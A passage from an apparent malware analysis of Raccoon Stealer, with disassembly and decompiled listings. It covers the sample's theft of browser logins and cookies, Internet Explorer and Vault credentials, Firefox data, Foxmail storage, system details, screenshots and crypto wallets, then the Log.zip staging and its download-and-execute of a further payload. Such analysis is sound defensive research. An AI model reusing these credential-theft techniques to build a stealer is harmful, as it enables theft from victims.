call    CString__Value  ; String is: sqlite3.dll
mov     esi, eax
call    get_temp_appdata_path
mov     edx, esi
mov     ecx, eax
call    CString__Concat
mov     ecx, [ebp-14h]
mov     esi, eax
call    unknown_libname_2 ; Microsoft VisualC 2-14/net runtime
mov     edx, esi
mov     ecx, eax
call    download_file
```


Figure 15

Then it proceeds into checking the value of the 'history_is_enabled' property and begins its first stealing operation - loading the dropped sqlite3.dll library getting the data from Chrome-like browsers by searching in specific folders. This is done by iterating an array of structures with size 18h, containing 4 offsets to various paths like Login Data, Cookies, Web Data and User Data for various browsers descendant of Chrome. The index is saved in ESI register while accessing the various members of the structures holding the information about the browsers. (Figure 16, 17)



```
push    off_10BC9D8[esi] ; lpString2
lea     eax, [esp+22Ch+pszPath]
push    eax             ; lpString1
call    ds:lstrcatW
mov     edx, off_10BC9DC[esi]
push    ecx
push    ebx
push    edi
push    offset get_data_from_sqlite
lea     ecx, [esp+238h+pszPath]
call    steal_data
mov     edx, off_10BC9E4[esi]
lea     ecx, [esp+238h+pszPath]
add     esp, 0Ch
push    ebx
push    edi
push    offset sub_104301E
call    steal_data
mov     edx, off_10BC9E4[esi]
lea     ecx, [esp+238h+pszPath]
add     esp, 0Ch
push    ebx
push    edi
push    offset sub_10428AF
call    steal_data
mov     edx, off_10BC9E0[esi]
lea     ecx, [esp+238h+pszPath]
add     esp, 0Ch
push    ebx
push    edi
push    offset sub_10435C4
call    steal_data
add     esp, 10h
cmp     [esp+228h+var_20C], 0
jz      short loc_1044B1D
```


Figure 16



```
dword_10BC9D4   dd 1Ch                  ; DATA XREF: steal_data_from_browsers+7E↑r
off_10BC9D8     dd offset aGoogleChromeUs
                                        ; DATA XREF: steal_data_from_browsers+B7↑r
                                        ; "\\Google\\Chrome\\User Data"
off_10BC9DC     dd offset aLoginData    ; DATA XREF: steal_data_from_browsers+C8↑r
                                        ; "Login Data"
off_10BC9E0     dd offset aCookies      ; DATA XREF: steal_data_from_browsers+111↑r
                                        ; "Cookies"
off_10BC9E4     dd offset aWebData      ; DATA XREF: steal_data_from_browsers+DF↑r
                                        ; steal_data_from_browsers+F8↑r
                                        ; "Web Data"
                dd offset aGoogleChrome ; "Google Chrome"
                db  1Ch
                db    0
                db    0
                db    0
                dd offset aGoogleChromeSx ; "\\Google\\Chrome SxS\\User Data"
                dd offset aLoginData    ; "Login Data"
                dd offset aCookies      ; "Cookies"
                dd offset aWebData      ; "Web Data"
                dd offset aChromium     ; "Chromium"
                db  1Ch
                db    0
                db    0
                db    0
                dd offset aChromiumUserDa ; "\\Chromium\\User Data"
                dd offset aLoginData    ; "Login Data"
                dd offset aCookies      ; "Cookies"
                dd offset aWebData      ; "Web Data"
                dd offset aXpom         ; "Xpom"
                db  1Ch
                db    0
                db    0
                db    0
```

Figure 17


Next, the sample attempts to steal all the data associated with Internet Explorer. This is done by calling three different functions, each aimed at stealing different data such as auto complete information, http basic authentication passwords stored in credentials store and finally data from Vault. The methods used here are known to the public and were detailed explained here[2]. (Figure 18)



```
steal_data_from_iexplorer proc near     ; CODE XREF: sub_1060532:loc_1063171↓p

var_4           = dword ptr -4

                push    ebp
                mov     ebp, esp
                and     esp, 0FFFFFFF8h
                push    ecx
                push    ecx
                and     [esp+8+var_4], 0
                push    0               ; pvReserved
                call    ds:CoInitialize
                lea     ecx, [esp+8+var_4]
                call    steal_iexplorer_data
                lea     ecx, [esp+8+var_4]
                call    decrypt_iexplorer_creds
                lea     ecx, [esp+8+var_4]
                call    dump_iexplorer_vault
                mov     eax, [esp+8+var_4]
                mov     esp, ebp
                pop     ebp
                retn
steal_data_from_iexplorer endp
```

Figure 18


Lastly, another string is decrypted in memory 'libraries' and again its existence is checked against the response. If the property exists then the its value will be acquired resulting in a URL containing additional libraries. The sample will attempt to perform its next stealing operation targeting Firefox - like browsers by downloading the additional libraries, loading them and resolving the needed APIs in order to steal the data. It should be noted that, the path that the additional libraries were extracted is added as a value in the enviromental variable 'PATH'. (Figure 19)



```
steal_data_from_firefox_like proc near  ; CODE XREF: sub_1060532+2E8B↓p
                                        ; sub_1060532+2F26↓p
                push    ebp
                mov     ebp, esp
                and     esp, 0FFFFFFF8h
                push    esi
                push    edi
                mov     edi, ecx
                call    sub_1070B34
                test    eax, eax
                jnz     short loc_1054006
                xor     esi, esi

loc_1053FCC:                            ; CODE XREF: steal_data_from_firefox_like+4D↓j
                mov     ecx, edi
                call    unzip_libs_and_resolve_dependencies
                test    eax, eax
                jz      short loc_1053FFE
                mov     edx, off_10BCCA0[esi]
                mov     ecx, off_10BCCA8[esi]
                call    sub_1052314
                mov     ecx, off_10BCCA8[esi]
                call    sub_1053A2C
                mov     ecx, off_10BCCA8[esi]
                call    sub_10533BD

loc_1053FFE:                            ; CODE XREF: steal_data_from_firefox_like+1E↑j
                add     esi, 18h
                cmp     esi, 78h
                jb      short loc_1053FCC

loc_1054006:                            ; CODE XREF: steal_data_from_firefox_like+11↑j
                xor     eax, eax
                pop     edi
                inc     eax
                pop     esi
                mov     esp, ebp
                pop     ebp
                retn
steal_data_from_firefox_like endp
```


Figure 19

Firstly the malware checks if the "C:\\Users\\user\\AppData\\Local\\Temp\\AdLibs\\nss3.dll" (Figure 20) exists in disk and if not, it then proceeds into downloading the set of libraries to the path "C:\\Users\\user\\AppData\\Local\\Temp\\AdLibs\\ff-funcs.zip" and unzip the libraries at "C:\\Users\\user\\AppData\\Local\\Temp\\AdLibs\\". Finally, the 'nss3.dll' library will be loaded and the associated APIs will be resolved in order to be used in the next function (Figure 21). The malware attempts to steal **History**, **Signons**, cookies, **places.sqlite** by looping again against an array of structures holding information for Firefox-like browsers.



```
loc_1051A3F:                            ; CODE XREF: unzip_libs_and_resolve_dependencies+7
                mov     cl, [ebp-35h]
                xor     [ebp+edx-34h], cl
                inc     edx
                cmp     edx, 0Fh
                jb      short loc_1051A3F ; String is : AdLibs\nss3.dll
                mov     byte ptr [ebp-25h], 0
                call    get_temp_appdata_path
                lea     edx, [ebp-34h]
                mov     ecx, eax
                call    CString__Concat
                push    eax
                lea     ecx, [ebp-64h]
                call    sub_10475E2
                and     dword ptr [ebp-4], 0
                lea     edx, [ebp-64h]
                lea     ecx, [ebp-20h]
                call    check_path
                mov     esi, [eax]
                mov     eax, [eax+4]
                mov     [ebp-20h], eax
                lea     ecx, [ebp-64h]
                mov     [ebp-4], ebx
                call    String__Release
                or      dword ptr [ebp-4], 0FFFFFFFFh
                cmp     esi, ebx
                jz      loc_1051C7F
                xor     ebx, ebx
                mov     dword ptr [ebp-1Dh], 0D250041h
                mov     cl, 41h
                mov     dword ptr [ebp-19h], 322328h
                mov     edx, ebx
```

Figure 20




```
                movups  xmmword ptr [ebp-64h], xmm0
                mov     dword ptr [ebp-54h], 5E426C4Bh
                mov     dword ptr [ebp-50h], 53484B74h
                mov     byte ptr [ebp-4Ch], 0

loc_1051EC7:                            ; CODE XREF: unzip_libs_and_resolve_dependencies+5
                mov     al, [ebp-64h]
                xor     [ebp+ecx-63h], al
                inc     ecx
                cmp     ecx, 17h
                jb      short loc_1051EC7 ; String is : PK11_GetInternalKeySlot
                lea     eax, [ebp-63h]
                mov     byte ptr [ebp-4Ch], 0
                push    eax             ; lpProcName
                push    edi             ; hModule
                call    esi ; GetProcAddress
                xor     edx, edx
                mov     pPK11_GetInternalKeySlot, eax
```

Figure 21

Finishing with the browsers, the sample proceeds into stealing email data associated with Outlook browser. This was covered by Cybereason's blogspot so we will proceed into the next stealing operation - taking data from FoxMail client. It is thourogly checks for the existence of(Figure 22):

1. D:\\Program Files\\Foxmail 7.2\\Storage
2. D:\\Program Files (x86)\\Foxmail 7.2\\Storage
3. D:\\Foxmail 7.2\\Storage
4. C:\\Program Files\\Foxmail 7.2\\Storage
5. C:\\Program Files (x86)\\Foxmail 7.2\\Storage
6. C:\\Foxmail 7.2\\Storage

and collects all the relative data.



```
loc_105C506:
mov     cl, [ebp-24h]
xor     [ebp+edx-23h], cl
inc     edx
cmp     edx, 16h
jb      short loc_105C506 ; String is : D:\Foxmail 7.2\Storage
```

```
lea     eax, [ebp-23h]
mov     [ebp-0Dh], bl
push    eax
lea     ecx, [ebp-50h]
call    ??0?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QAE@PBD@Z
mov     ecx, eax
mov     dword ptr [ebp-4], 2
call    sub_105BFCD
lea     ecx, [ebp-50h]
mov     [ebp-4], esi
call    sub_10467C6
movaps  xmm0, ds:xmmword_1083E00
mov     ecx, ebx
movups  xmmword ptr [ebp-32h], xmm0
mov     dword ptr [ebp-12h], 5C5A4954h
movaps  xmm0, ds:xmmword_1083D90
movups  xmmword ptr [ebp-22h], xmm0
mov     word ptr [ebp-0Eh], 5Eh
```

```
loc_105C560:
mov     al, [ebp+ecx-31h]
xor     al, [ebp-32h]
mov     [ebp+ecx-31h], al
inc     ecx
cmp     ecx, 24h
jb      short loc_105C560 ; String is : C:\Program Files\Foxmail 7.2\Storage
```


Figure 22

Finishing from stealing data from Email clients, next thing is to collect information from the infected workstation. The value of the 'IP' property is being parsed from the JSON response and then a function is responsible for gathering and writing to a file named 'machineinfo.txt' information. The installed programs are being determined by looping through the entries of 'SOFTWARE\\WOW6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall'(Table 1) . The information that is collected and written is the following (Figure 23, 24):

Property	Value
Raccoon's version	Hardcoded
Build Time:	Hardcoded

Bot ID	Concatenation of strings (SOFTWARE\Microsoft\Cryptography\ MachineGuid + '_' + GetComputerNameA()
System Language	GetLocaleInfoA()
Username	GetUserNameA()
External IP	(Returned by the configuration)
Windows version	SOFTWARE\Microsoft\Windows NT\CurrentVersion\ ProductName
System arch	GetSystemWow64DirectoryW()
CPU	CPUID
RAM (MB Used etc etc)	GlobalMemoryStatusEx()
Display Devices	EnumDisplayDevicesA()
Screen Resolution	GetSystemMetrics()
Installed APPs	SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersi on\Uninstall


(Table 1)



```
push    esi
lea     edx, [ebp-15Bh]
mov     [ebp-149h], bl
lea     ecx, [ebp-3A0h]
call    sub_104D3B7
pop     ecx
mov     esi, eax
mov     byte ptr [ebp-4], 3
mov     edx, ebx
movaps  xmm0, ds:xmmword_10B4030
movups  xmmword ptr [ebp-1DBh], xmm0
mov     dword ptr [ebp-1BBh], 87B0C287h
movaps  xmm0, ds:xmmword_10B4020
movups  xmmword ptr [ebp-1CBh], xmm0
mov     dword ptr [ebp-1B7h], 9183878Eh
mov     word ptr [ebp-1B3h], 0C287h
mov     [ebp-1B1h], bl
```

```
loc_106FA36:
mov     cl, [ebp-1DBh]
not     cl
xor     [ebp+edx-1DAh], cl
inc     edx
cmp     edx, 29h
jb      short loc_106FA36 ; String is : [Raccoon Stealer] - v1.2 Kushage Release
```


Figure 23



```
lea     edx, [ebp-0F5h]
mov     byte ptr [ebp-0E0h], 0
lea     ecx, [ebp-378h]
call    sub_10476FC
lea     edx, [ebp-780h]
mov     ecx, eax
call    sub_10476FC
push    eax
call    write_content
push    eax
call    write_content
pop     ecx
pop     ecx
lea     eax, [ebp-148h]
mov     dword ptr [ebp-148h], 7FFFh
push    eax                 ; pcbBuffer
lea     eax, [ebp-109F0h]
push    eax                 ; lpBuffer
call    edi ; GetUserNameA
movaps  xmm0, ds:xmmword_10B3750
xor     edx, edx
movups  xmmword ptr [ebp-20Dh], xmm0

loc_106FE55:
mov     cl, [ebp-20Dh]
not     cl
xor     [ebp+edx-20Ch], cl
inc     edx
cmp     edx, 0Eh
jb      short loc_106FE55 ; String is :   - Username:
```

Figure 24

The malware also has the capability of taking a screenshot[1]. If the 'is_screen_enabled' property exists in the JSON config and its value is 1, then the malware will take a screenshot and saved it as screen.png in TEMP. (Figure 25)




```
push    11h
lea     ecx, [ebp-4A1h]
call    get_char_at_off
lea     ecx, [ebp-4A1h]
mov     byte ptr [eax], 0
call    CString__Value
push    eax
lea     ecx, [ebp-6A8h]
call    String__Contains
mov     ecx, eax
call    equals_operator
cmp     eax, 1
jnz     loc_10672A8
```

Figure 25

Last but not least the sample looks for various crypto coin wallets and attempt to steal their data. There is a general search in the APPDATA for files named as 'wallet.dat' and after that, famous wallets are targeted such as (Figures 26,27):

- Electrum
- Ethereum Wallet
- Exodus
- Jaxx
- Monero
- Bither



```
loc_10672A8:
call    sub_104A6D7
call    steal_wallets
call    steal_wallets_0
call    steal_wallets_1
call    steal_wallets_2
call    steal_wallets_3
```

Figure 26

```
*(_DWORD *)(a1 - 16) = &v46;
*(_OWORD *)(a1 - 159) = xmmword_1083C80;
*(_DWORD *)(a1 - 143) = 2105372774;
*(_WORD *)(a1 - 139) = 25972;
*(_BYTE *)(a1 - 137) = 0;
do
  *(_BYTE *)(a1 + v2++ - 158) ^= *(_BYTE *)(a1 - 159);
while ( v2 < 0x15 );
*(_BYTE *)(a1 - 137) = 0;                         // "\Exodus\exodus\exodus.wallet"
v3 = 99;
*(_DWORD *)(a1 - 69) = 858989155;
v4 = 0;
*(_DWORD *)(a1 - 65) = 574038567;
*(_BYTE *)(a1 - 61) = 0;
v5 = (_DWORD *)7;
while ( 1 )
{
  *(_BYTE *)(a1 + v4++ - 68) ^= v3;
  if ( v4 >= 7 )
    break;
  v3 = *(_BYTE *)(a1 - 69);
}
*(_BYTE *)(a1 - 61) = 0;                          // APPDATA
sub_107C204((char *)(a1 - 68));
v6 = CString::Concat(a1);                         // "C:\\Users\\nepenthe\\AppData\\Roaming\\Exodus\\
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_
*(_DWORD *)(a1 - 4) = 0;
sub_1047692(a1, a1 - 296);
v7 = sub_104929B((const WCHAR *)(a1 - 60));
String::Release(a1 - 60);
if ( v7 )
```

Figure 27

Finally, the sample is preparing for the exfiltration phase. That means collecting all the information that was written to Temp and zipping them up to a zip file named 'Log.zip'. The following files are searched up to be included in the zip and are products of the previous attempts to steal data:


1. password.txt
2. CC.txt
3. browsers\\firefox_cookie.txt
4. browsers\\firefox_urls.txt
5. browsers\\chrome_urls.txt
6. browsers\\chrome_cookie.txt
7. browsers\\chrome_autofill.txt
8. browsers\\ie_autofill.txt
9. browsers\\ie_ftp_data.txt
10. mails\\outlook.txt
11. mails\\thunderbird.txt
12. mails\\foxmail.txt
13. Wallets\\Electrum
14. Wallets\\Ethereum
15. Wallets\\Exodus
16. Wallets\\Jaxx
17. Wallets\\Monero
18. machineinfo.txt but included in the zip as System Info.txt

The additional libraries that were dropped in disk are deleted, and so all the files that were included in the zip file. Before the sample deletes itself and terminate its execution[1] it does something interesting: it checks for the existence of property 'loader_urls' in the JSON config. If it exists, then the sample will generate a random 10 letter name, part of an executable path.(Picture). This will be the location that the executable will be downloaded from the URL, which is the value of the 'loader_urls'. The executable then will be executed. The file will be executed with the ShellExecuteW Windows API. (Figure 28)

```
v2055 = generate_rnd_str((int)(a1 - 4532), 10);// "up2Zz4LTIa"
*(a1 - 4) = -77;
unknown_libname_2(v2055);
get_temp_appdata_path();
v2056 = CString::Concat((int)a1); // "C:\\Users\\nepenthe\\AppData\\Local\\Temp\\up2Zz4LTIa"
sub_1044FF7((unsigned int *)a1 - 563, v2056);
*(a1 - 4) = -78;
sub_1045016((int)(a1 - 4532));
pvReserved = 46;
*(a1 - 78) = 31;
v2057 = sub_106C5A2(a1 - 78, pvReserved);
pvReserved = 101;
*(a1 - 77) = v2057;
v2058 = sub_106C5A2(a1 - 78, pvReserved);
pvReserved = 120;
*(a1 - 76) = v2058;
v2059 = sub_106C5A2(a1 - 78, pvReserved);
pvReserved = 101;
*(a1 - 75) = v2059;
*(a1 - 74) = sub_106C5A2(a1 - 78, pvReserved);
v2060 = 0;
*(a1 - 73) = 0;
do
{
